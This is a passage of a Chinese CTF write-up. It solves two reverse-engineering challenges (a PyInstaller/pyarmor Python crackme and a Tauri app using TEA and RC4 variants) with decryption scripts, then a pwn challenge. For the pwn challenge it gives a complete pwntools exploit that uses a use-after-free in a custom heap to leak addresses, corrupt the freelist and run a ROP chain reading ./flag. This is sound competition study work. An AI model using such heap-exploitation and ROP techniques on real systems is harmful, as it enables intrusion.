
ez_py | solved

题目一共给出2个待分析文件，一个是PyInstaller打包的exe文件，另一个是受pyarmor加密混淆的`src.py`

1. 先分析`key.exe`

pyinstxtractor解包拿到pyc，进一步反编译。

首先尝试使用`pycdc`进行反编译，但是报错相当严重。改用在线的PyLingual能还原出完整代码，但是反编译过程中也对原始bytecode做了很多patch，而且仍然存在语法错误



对于报错的`Phrolova`函数，直接用`pycdas`取出对应部分的bytecode，交给deepseek重新反编译。

代码块

```
def Phrolova(o0o0o17):
    o0oA = 'Carlotta'
    o0oB = ['o0oC', 'o0oD', 'o0oE', 'o0oF']
    o0oG = []
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oH', ctx=ast.Store())],value=ast.Constant(305419896)))
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oI', ctx=ast.Store())],value=ast.BinOp(ast.Name(id='o0oE', ctx=ast.Load()), ast.BitAnd(),ast.Constant(65535))))
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oJ', ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oE', ctx=ast.Load()), ast.RShift(),ast.Constant(16)), ast.BitAnd(), ast.Constant(65535))))
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oK', ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oE', ctx=ast.Load()), ast.BitXor(),ast.Name(id='o0oF', ctx=ast.Load())), ast.BitAnd(), ast.Constant(65535))))
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oL', ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.BinOp(ast.Name(id='o0oE', ctx=ast.Load()),ast.RShift(), ast.Constant(8)), ast.BitXor(), ast.Name(id='o0oF',ctx=ast.Load())), ast.BitAnd(), ast.Constant(65535))))
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oM', ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oH', ctx=ast.Load()), ast.Mult(),ast.BinOp(ast.Name(id='o0oF', ctx=ast.Load()), ast.Add(), ast.Constant(1))),ast.BitAnd(), ast.Constant(4294967295))))
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oN', ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.BinOp(ast.BinOp(ast.Name(id='o0oD',ctx=ast.Load()), ast.LShift(), ast.Constant(5)), ast.Add(), ast.Name(id='o0oI',ctx=ast.Load())), ast.BitXor(), ast.BinOp(ast.Name(id='o0oD', ctx=ast.Load()),ast.Add(), ast.Name(id='o0oM', ctx=ast.Load()))), ast.BitXor(),ast.BinOp(ast.BinOp(ast.Name(id='o0oD', ctx=ast.Load()), ast.RShift(),ast.Constant(5)), ast.Add(), ast.Name(id='o0oJ', ctx=ast.Load()))))))
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oP', ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oC', ctx=ast.Load()), ast.Add(),ast.Name(id='o0oN', ctx=ast.Load())), ast.BitAnd(), ast.Constant(65535))))
    o0oG.append(ast.Assign(targets=[ast.Name(id='o0oN', ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.BinOp(ast.BinOp(ast.Name(id='o0oP',ctx=ast.Load()), ast.LShift(), ast.Constant(5)), ast.Add(), ast.Name(id='o0oK',ctx=ast.Load())), ast.BitXor(), ast.BinOp(ast.Name(id='o0oP', ctx=ast.Load()),ast.Add(), ast.Name(id='o0oM', ctx=ast.Load()))), ast.BitXor(),ast.BinOp(ast.BinOp(ast.Name(id='o0oP', ctx=ast.Load()), ast.RShift(),ast.Constant(5)), ast.Add(), ast.Name(id='o0oL', ctx=ast.Load()))))))
```

```
14      o0oG.append(ast.Assign(targets=[ast.Name(id='o0oQ',
    ctx=ast.Store())],value=ast.BinOp(ast.BinOp(ast.Name(id='o0oD',
    ctx=ast.Load()), ast.Add(),ast.Name(id='o0oN', ctx=ast.Load())), ast.BitAnd(),
    ast.Constant(65535))))
15      o0oG.append(ast.Return(ast.Tuple(elts=[ast.Name(id='o0oP',
    ctx=ast.Load()),ast.Name(id='o0oQ', ctx=ast.Load())], ctx=ast.Load())))
16      o0oU = ast.FunctionDef(name=o0oA, args=ast.arguments(posonlyargs=[], args=
    [ast.arg(arg=a) for a in o0oB], kwonlyargs=[], kw_defaults=[], defaults=
    []),body=o0oG, decorator_list=[])
17      o0oV = ast.parse('\ndef _tea_helper_func(a, b, c):\n magic1 = (a ^ b)
    &0xDEADBEEF\n magic2 = (c << 3) | (a >> 5)\n return (magic1 + magic2 - (b
    &0xCAFEBABE)) & 0xFFFFFFFF\n\ndef _fake_tea_round(x, y):\n return ((x
    *0x9E3779B9) ^ (y + 0x12345678)) & 0xFFFFFFFF\n\n_tea_magic_delta = 0x9E3779B9
    ^0x12345678\n_tea_dummy_keys = [0x1111, 0x2222, 0x3333, 0x4444]\n').body
18      o0oW = ast.Module(body=[o0oU] + o0oV, type_ignores=[])
19      ast.fix_missing_locations(o0oW)
20      o0oX = compile(o0oW, filename='<tea_obf_ast>', mode='exec')
21
22      # print(dis.dis(o0oX))
23
24      o0oY = {}
25      exec(o0oX, o0oY)
26      if o0oA in o0oY:
27          o0o0o17[o0oA] = o0oY[o0oA]
28      return None
```


之后发现 `Phrolova` 函数使用ast模块动态编译了另一个函数 `Carlotta` ，不能静态看到其逻辑。考虑运行时使用 `dis.dis` 输出codetype对象的反编译结果

代码中还有对变量名的混淆，通过查找替换可以批量重命名

梳理出加密流程： `shouan -> Carlotta -> changli` 。两个加密都是变种TEA，细节上略有不同

2. 分析pyarmor

`pyarmor-1shot` 进行解包，一开始提示找不到data，后面在bytecode前面加上 `PY000000` 就能识别了。



代码块

```
def init(key, key_len):
    '__pyarmor_enter_54746__(...)'
    i = 0
    sbox = None(list, None(range, 256))
    for j in None(range, 256):
        i = (i + sbox[j] + key[j % key_len]) % 256
        sbox[j], sbox[i] = sbox[i], sbox[j]
    '__pyarmor_exit_54747__(...)'
    return sbox

def make(box):
    '__pyarmor_enter_54749__(...)'
    i = 0
    j = 0
    reslut = []
    for count in None(range, 256):
        i = (i + 1) % 256
        j = (j + box[i]) % 256
        box[i], box[j] = box[j], box[i]
        k = (box[i] + box[j] + count % 23) % 256
        reslut.append(box[k])
    '__pyarmor_exit_54750__(...)'
    return reslut
```

只有两个函数，一眼看出是RC4，但是稍有魔改。

加密流程在 `make.__doc__` ，需要用到前面 `key.exe` 验证的key。先解出key再解rc4

代码块

```
from ctypes import *

def spilt_word(num):
    high_word = num >> 16
    low_word = num & 0xffff
    return (high_word, low_word)

def combine_word(high_word, low_word):
    return high_word << 16 | low_word

def tea_decrypt(d1,d2,key):
    delta = 0x87456123
    d1 = c_uint32(d1)
    d2 = c_uint32(d2)
    k0 = key & 0xffffffff
    k1 = (key >> 8 ^ 0x12345678) & 0xffffffff
    k2 = (key << 4 ^ 0x87654321) & 0xffffffff
    k3 = (key >> 12 ^ 0xabcdef00) & 0xffffffff
    number = c_uint32(delta * 32)
    for i in range(32):
        d2.value -= ((d1.value<<4) + k2) ^ ((d1.value>>4) + k3) ^ (d1.value + number.value)
        d1.value -= ((d2.value<<4) + k0) ^ ((d2.value>>4) + k1) ^ (d2.value + number.value)
        number.value -= delta
    return d1.value,d2.value

def ast_dec(high, low, e, f):
    delta = 0x12345678
    high = c_uint16(high)
    low = c_uint16(low)

    k0 = e & 0xffff
    k1 = (e >> 16) & 0xffff
    k2 = (e ^ f) & 0xffff
    k3 = ((e >> 8 ^ f)) & 0xffff
    sum = (delta * (f+1)) & 0xffffffff

    low.value -= ((high.value<<5) + k2) ^ ((high.value>>5) + k3) ^ (high.value + sum)
    high.value -= ((low.value<<5) + k0) ^ ((low.value>>5) + k1) ^ (low.value + sum)
```

```
    return (high.value, low.value)

def key_dec(key_data):
    key = []
    for i in range(8,0,-1):
        key_data[i-1], key_data[i] = tea_decrypt(
                key_data[i-1], key_data[i], 2025
            )
    for id, word in enumerate(key_data):
        magic = id * id
        high,low = spilt_word(word)
        high,low = ast_dec(high, low, id+2025, magic)
        key.append(combine_word(high,low))

    print(f"key: {key}")
    return key

def RC4_crypt(data,key,origin_key):
    length = len(key)
    S = [m for m in range(256)]
    T = [key[n % length] for n in range(256)]

    j = 0
    for i in range(256):
        j = (j + S[i] + T[i]) % 256
        S[i],S[j] = S[j],S[i]

    i = j = t = 0
    for k in range(len(data)):
        i = (i + 1) % 256
        j = (j + S[i]) % 256

        if k % 2 == 0:
            add_key = origin_key[k % 9]
        else:
            add_key = (origin_key[k % 9] * 2) % 0xFFF

        t = (S[i] + S[j] + k % 23) % 256
        S[i],S[j] = S[j],S[i]
        data[k] ^= S[t] + add_key

    return data

key_list = [105084753, 3212558540, 351342182, 844102737, 2002504052,
356536456, 2463183122, 615034880, 1156203296]
cipher = [1473, 3419, 9156, 1267, 9185, 2823, 7945, 618, 7036, 2479, 5791,
1945, 4639, 1548, 3634, 3502, 2433, 1407, 1263, 3354, 9274, 1085, 8851, 3022,
```

```
    8031, 734, 6869, 2644, 5798, 1862, 4745, 1554, 3523, 3631, 2512, 1499, 1221,
    3226, 9237]

origin_key = key_dec(key_list)
rc4_key = [i % 0xff for i in origin_key]
flag = RC4_crypt(cipher,rc4_key,origin_key)
print(bytes(flag))

#key: [1234, 5678, 9123, 4567, 8912, 3456, 7891, 2345, 6789]
#b'flag{8561a-852sad-7561b-asd-4896-qwx56}'
```

easyTauri | solved

先解包，拿到前端的js文件。逐个分析，关键逻辑在 `html_actuator.js`


去混淆，看出是一个RC4

代码块

```
(function (a, c) {
  const d = b;
  const e = a();
  while (true) {
    try {
      const a = parseInt(d(176)) / 1 + parseInt(d(172)) / 2 + parseInt(d(170))
/ 3 + -parseInt(d(171)) / 4 + -parseInt(d(167)) / 5 * (parseInt(d(168)) / 6) +
-parseInt(d(174)) / 7 * (-parseInt(d(166)) / 8) + -parseInt(d(173)) / 9;
      if (a === c) {
        break;
      } else {
        e.push(e.shift());
      }
    } catch (a) {
      e.push(e.shift());
    }
  }
})(c, 452532);
function a(a, c) {
  const d = b;
  const e = new TextEncoder()[d(169)](a);
  const f = new TextEncoder()[d(169)](c);
  const g = new Uint8Array(256);
  let h = 0;
  for (let b = 0; b < 256; b++) {
    g[b] = b;
    h = (h + g[b] + e[b % e[d(175)]]) % 256;
    [g[b], g[h]] = [g[h], g[b]];
```

```
    }
    let i = 0;
    let j = 0;
    const k = new Uint8Array(f[d(175)]);
    for (let b = 0; b < f[d(175)]; b++) {
      i = (i + 1) % 256;
      j = (j + g[i]) % 256;
      [g[i], g[j]] = [g[j], g[i]];
      const a = (g[i] + g[j]) % 256;
      k[b] = f[b] ^ g[a];
    }
    return k;
  }
  function b(a, d) {
    const e = c();
    b = function (a, b) {
      a = a - 166;
      let c = e[a];
      return c;
    };
    return b(a, d);
  }
  function c() {
    const a = ["3283052tzDAvB", "542866JdmzNj", "4112658rTyTXQ", "16954tUYpad",
  "length", "457163LwGIuU", "2696pusaTH", "233035azfeoA", "66oGYEyB", "encode",
  "2094372kZRrIa"];
    c = function () {
      return a;
    };
    return c();
  }
```

在Console先跑一下加密函数，提取密钥流



继续找后端的实现。注意到混淆后面的代码提到invoke `ipc_command`

代码块

```
async function _0x9a2c6e7() {
  greetInputEl = document.querySelector("#greet-input");
  greetMsgEl = document.querySelector("#greet-msg");
  let getFlag = greetInputEl.value;
  const ciphertext = Encrypt_0xa31304("SadTongYiAiRC4HH", getFlag);
  greetMsgEl.textContent = await invoke("ipc_command", { name: uint8ArrayToBase64(ciphertext) });
}

window.addEventListener("DOMContentLoaded", () => {
  document.getElementById("check-form").addEventListener("submit", (e) => {
    e.preventDefault();
    _0x9a2c6e7();
  });
});
```

去IDA中查找，能找到一样的字符串。紧挨着还有一个可疑的Base64字符串，判断是密文

交叉引用，进一步定位到后端rust函数

```
.rdata:00000001405E0CFF                 db    0
.rdata:00000001405E0D00 aDafDkqxixgmzn0 db 'daF/DkQxixGmzn0aPFW2E2PhM8NabRtLjp6pI+c8TtY3WMuPxfnvlAsp9aluf8noZ'
.rdata:00000001405E0D00                                         ; DATA XREF: target:loc_14003607F↑o
.rdata:00000001405E0D41                 db 'y/T6Sz9DJg='
.rdata:00000001405E0D4C aIpcCommand     db 'ipc_command'        ; DATA XREF: target+D0↑o
.rdata:00000001405E0D57 aName_0         db 'name'               ; DATA XREF: target+E9↑o
.rdata:00000001405E0D5B                 db 0
.rdata:00000001405E0D5C                 align 20h
.rdata:00000001405E0D60 unk_1405E0D60   db    2               ; DATA XREF: sub_140002630+24A9↑o
.rdata:00000001405E0D61                 db    0
.rdata:00000001405E0D62                 db    0
```

具体逻辑是：魔改TEA -> 标准base64 -> 比较密文

代码块

```c
#include<stdio.h>
#include<string.h>

char std_table[] =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
void base64_decode(unsigned char *encoded, char *table, unsigned char *decode)
{
    char temp[4] = {0}, chr, *index;
    int length = strlen(encoded);
    for (int i = 0; i*4 < length; i++)
    {
        for (int j = 0; j < 4; j++)
        {
            chr = encoded[i*4+j];
            index = strchr(table,chr);
            temp[j] = (index==NULL)? 0: index-table;
        }
        *(decode + i*3) = (temp[0] << 2) | (temp[1] >> 4);
        *(decode + i*3 + 1) = (temp[1] << 4) | (temp[2] >> 2);
        *(decode + i*3 + 2) = (temp[2] << 6) | temp[3];
    }
    //printf("%s",decode);
}

void tea_decry_BE(unsigned int *data, unsigned int *key)
{
    unsigned int d1, d2;
    unsigned int round = 32;
    unsigned int delta = 0x7e3997b7, number = delta * round;

    d1 = ((data[0] & 0xFF) << 24) | (((data[0] >> 8) & 0xFF) << 16);
    d1 |= (((data[0] >> 16) & 0xFF) << 8) | ((data[0] >> 24) & 0xFF);
    d2 = ((data[1] & 0xFF) << 24) | (((data[1] >> 8) & 0xFF) << 16);
    d2 |= (((data[1] >> 16) & 0xFF) << 8) | ((data[1] >> 24) & 0xFF);

    for (int i = 0; i < round; i++)
```

```
    {
        d2 -= ((d1<<4) + key[2]) ^ ((d1>>5) + key[3]) ^ (d1 + number);
        d1 -= ((d2<<4) + key[0]) ^ ((d2>>5) + key[1]) ^ (d2 + number);
        number -= delta;
    }
    data[0] = d1;
    data[1] = d2;
}

int main()
{
    unsigned char decdata[64];
    unsigned char data[] = {
0x75,0xa1,0x7f,0x0e,0x44,0x31,0x8b,0x11,0xa6,0xce,0x7d,0x1a,0x3c,0x55,0xb6,0x13
,
0x63,0xe1,0x33,0xc3,0x5a,0x6d,0x1b,0x4b,0x8e,0x9e,0xa9,0x23,0xe7,0x3c,0x4e,0xd6
,
0x37,0x58,0xcb,0x8f,0xc5,0xf9,0xef,0x94,0x0b,0x29,0xf5,0xa9,0x6e,0x7f,0xc9,0xe8
,
        0x67,0x2f,0xd3,0xe9,0x2c,0xfd,0x0c,0x98
    };
    unsigned int tea_key[] = {
        0x636c6557,0x74336d4f,0x73757230,0x55615474
    };
    unsigned int xor_stream[] = {
        137, 97, 135, 0, 97, 97, 57, 57, 97, 23, 136,
        97, 58, 105, 124, 180, 97, 129, 221, 154, 157,
        117, 117, 97, 97, 97, 97, 97, 97, 97, 191, 22,
        97, 97, 208, 97, 97, 97, 97, 97, 97, 97
    };
    unsigned int *Data = (unsigned int *)data;

    for(int i=0;i<7;i++)
    {
        tea_decry_BE(Data+2*i,tea_key);
    }
    printf("%s\n",data);

    base64_decode(data,std_table,decdata);
    for(int j=0;j<42;j++)
    {
        decdata[j] ^=  xor_stream[j] ^ 97;
    }
    printf("%s\n",decdata);
```

```
    return 0;
}
```

Pwn

malloc | solved

代码块

```python
from pwn import *
#io=process('./pwn')
#context.log_level='debug'
io=remote("45.40.247.139",15853)
libc=ELF('./libc.so.6')
def bug():
    gdb.attach(io)
def ch(Id):
    io.recvuntil(b"======================")
    io.sendline(str(Id).encode())
def add(Id,size):
    ch(1)
    io.sendlineafter(b"Index",str(Id).encode())
    io.sendlineafter(b"size",str(size).encode())
def free(Id):
    ch(2)
    io.sendlineafter(b"Index",str(Id).encode())
def edit(Id,size,payload):
    ch(3)
    io.sendlineafter(b"Index",str(Id).encode())
    io.sendlineafter(b"size",str(size).encode())
    io.send(payload)
def show(Id):
    ch(4)
    io.sendlineafter(b"Index",str(Id).encode())
add(0,0x70)
add(1,0x70)
free(1)
free(0)
show(0)
io.recvline()
pie=u64(io.recv(6)+b'\x00\x00')-0x5280
print(hex(pie))
add(0,0x70)
add(1,0x70)
free(0)
```

```python
add(2,0x70)
free(0)
edit(2,0x10,p64(pie+0x40C0-0x10))
add(0,0x70)
add(1,0x70)
show(1)
io.recvline()
base=u64(io.recv(6)+b'\x00\x00')-0x21b780
print(hex(base))
add(0,0x60)
free(0)
add(1,0x60)
free(0)
stack=base+libc.sym.environ
edit(1,0x10,p64(stack-0x10))
add(0,0x60)
add(1,0x60)
show(1)
io.recvline()
stack=u64(io.recv(6)+b'\x00\x00')-0x140#8
print(hex(stack))
add(0,0x50)
free(0)
add(1,0x50)
free(0)
edit(1,8,p64(stack-0x10))
add(0,0x50)
edit(0,0x18,b"./flag.txt\x00")
add(1,0x50)
rdi=base+0x000000000002a3e5
rsi=base+0x000000000002be51
rdx=base+0x000000000011f357#double
read=base+libc.sym.read
payload=p64(rdi)+p64(0)+p64(rsi)+p64(stack+0x38)+p64(rdx)+p64(0x400)*2+p64(read
)
edit(1,0x50,payload)
pause()
flag=stack+0x38
payload
=b"./flag\x00\x00"+p64(rdi)+p64(flag)+p64(rsi)+p64(0)+p64(rdx)+p64(0)*2+p64(bas
e+libc.sym.open)
payload+=p64(rdi)+p64(3)+p64(rsi)+p64(stack+0x200)+p64(rdx)+p64(0x50)*2+p64(bas
e+libc.sym.read)
payload+=p64(rdi)+p64(1)+p64(base+libc.sym.write)
io.send(payload)
io.interactive()
```

自定义了malloc系统

其中重要的逻辑,复刻了bins和堆顶指针的逻辑

Add:

代码块

```
__int64 __fastcall malloc(int a1)
{
  int ptr; // [rsp+1Ch] [rbp-14h]
  unsigned int n8; // [rsp+20h] [rbp-10h]
  int idx; // [rsp+24h] [rbp-Ch]
  __int64 v5; // [rsp+28h] [rbp-8h]
  __int64 list; // [rsp+28h] [rbp-8h]

  n8 = a1 & 0xF;
  if ( n8 > 8 )                                 // 对齐
    ptr = a1 - n8 + 32;
  else
    ptr = a1 - n8 + 16;
  idx = ptr / 16;
  if ( bins[ptr / 16] )                         // bins有堆块
  {
    v5 = bins[idx];
    bins[idx] = *(_QWORD *)(v5 + 0x10);
    *(_BYTE *)v5 = 1;
    return v5 + 16;
  }
  else
  {
    if ( ptr >= (unsigned __int64)ptr )
    {
      puts("malloc(): corrupted top chunks");
      exit(0);
    }
    list = list_0;
    *(_BYTE *)list_0 = 1;
    *(_DWORD *)(list + 8) = ptr;
    list_0 += ptr;
    ptr -= ptr;
    *(_DWORD *)(list_0 + 8) = ptr;
    return list + 16;
  }
}
```

"堆"位于bss段

代码块

```
__int64 __fastcall Free(unsigned int n0x10)
{
  int v1; // kr00_4
  __int64 result; // rax
  int n13; // [rsp+14h] [rbp-1Ch]
  __int64 v4; // [rsp+20h] [rbp-10h]
  __int64 v5; // [rsp+28h] [rbp-8h]

  v5 = list[n0x10 + 0x200] - 16LL;
  v1 = *(_DWORD *)(v5 + 8);
  *(_QWORD *)list[n0x10 + 0x200] = bins[v1 / 16];
  bins[v1 / 16] = v5;
  *(_BYTE *)v5 = 0;
  n13 = 0;
  result = *(_QWORD *)(bins[v1 / 16] + 16LL);
  v4 = result;
  while ( n13 <= 13 && v4 )
  {
    if ( v4 == v5 )
    {
      puts("free(): double free or corruption (fast)");
      exit(0);
    }
    result = *(_QWORD *)(v4 + 16);
    v4 = result;
    ++n13;
  }
  return result;
}
```

存在double_free检查

在增删改查中：

```
unsigned __int64 delet()
{
  char v1; // [rsp+3h] [rbp-Dh] BYREF
  unsigned int n0x10; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v3; // [rsp+8h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Index");
  __isoc99_scanf("%u%c", &n0x10, &v1);
  if ( n0x10 <= 0x10 )
  {
    Free(n0x10);
    list[n0x10 + 0x210] = 0LL;
    puts("Success");
  }
  else
  {
    puts("Invalid index");
  }
  return v3 - __readfsqword(0x28u);
}
```

delet函数,只将size成员改成了0,但没有清理指针

于是我们可以利用uaf,leak出pie

代码块

```
add(0,0x70)
add(1,0x70)
free(1)
free(0)
show(0)
io.recvline()
pie=u64(io.recv(6)+b'\x00\x00')-0x5280
```

并进行next污染劫持got表/IO指针获取libc地址

代码块

```
add(0,0x70)
add(1,0x70)
free(0)
add(2,0x70)
```

```
free(0)
edit(2,0x10,p64(pie+0x40C0-0x10))
